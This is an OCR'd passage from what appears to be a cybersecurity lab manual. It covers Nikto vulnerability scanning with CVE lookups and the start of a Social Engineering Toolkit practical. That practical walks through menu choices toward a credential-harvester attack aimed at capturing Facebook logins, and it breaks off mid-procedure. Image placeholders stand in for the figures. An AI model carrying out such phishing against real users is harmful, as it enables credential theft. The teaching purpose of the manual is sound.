


You can also check the scanning result in the command line terminal.

Type 'cat Enumeration.txt', and press Enter, as shown in Figure.



Then the output of the scanning process will be shown in the command line terminal, as shown in Figure.



Summary

We have demonstrated how to enumerate the services that are running on the target machine and find the vulnerabilities of the services.

Practical 3


Aim: Practical on vulnerability scanning and assessment

Theory:
We will demonstrate how to: Perform vulnerability analysis using Nikto. In order to carry out this lab, you will require the following: 1.Administrator privileges 2.Web browser with Internet connection 3.Kali Linux


Working:

To set up Kali Linux for vulnerability scanning and use Nikto to scan for known vulnerabilities, perform the following steps:


1.Log in to Kali Linux and open Terminal, as shown in Figure




2.Type the command nikto -h <URL of website you want to scan> and press Enter, as shown in Figure




3.Note a vulnerability number, for example 23654, and open a web browser
4.Type the URL https://cve.mitre.org/ in the browser to open the Common Vulnerabilities and Exposures website, as shown in Figure



5. Click on Search CVE List and type your vulnerability number in the text box, as shown in Figure and press enter



It will give a list of vulnerability details, as shown in Figure




Practical 4

Aim: Practical on use of Social Engineering Toolkit


Theory:
Sniffing Facebook credentials using Social Engineering Toolkit. We will require the following: 1. Kali Linux as virtual machine 2. Web browser with Internet connection 3. Administrative privileges.

Working:

To perform social engineering and obtain the credentials of the target user, perform the following steps:
1.Log in to Kali Linux as a Virtual Machine.
2.Go to Applications > Exploitation Tools > SET Social Engineering Tool, as shown in Figure 1.




Then you will get the Set menu, as shown in Figure 2.




Now the list of social engineering methods will appear, as shown in Figure 3.

3.Type ‘1’ to choose the Social Engineering Attacks, as shown in Figure 3.




Then the list of menus in the social engineering attacks will appear, as shown in Figure 4.


4.Type ‘2’to choose the Website attack vectors, as shown in Figure 4.



5.In the next screen that appears, type ‘3’ to choose the credential harvester attack method, as shown in Figure 5.




Then the following screen will appear, as shown in Figure 6.

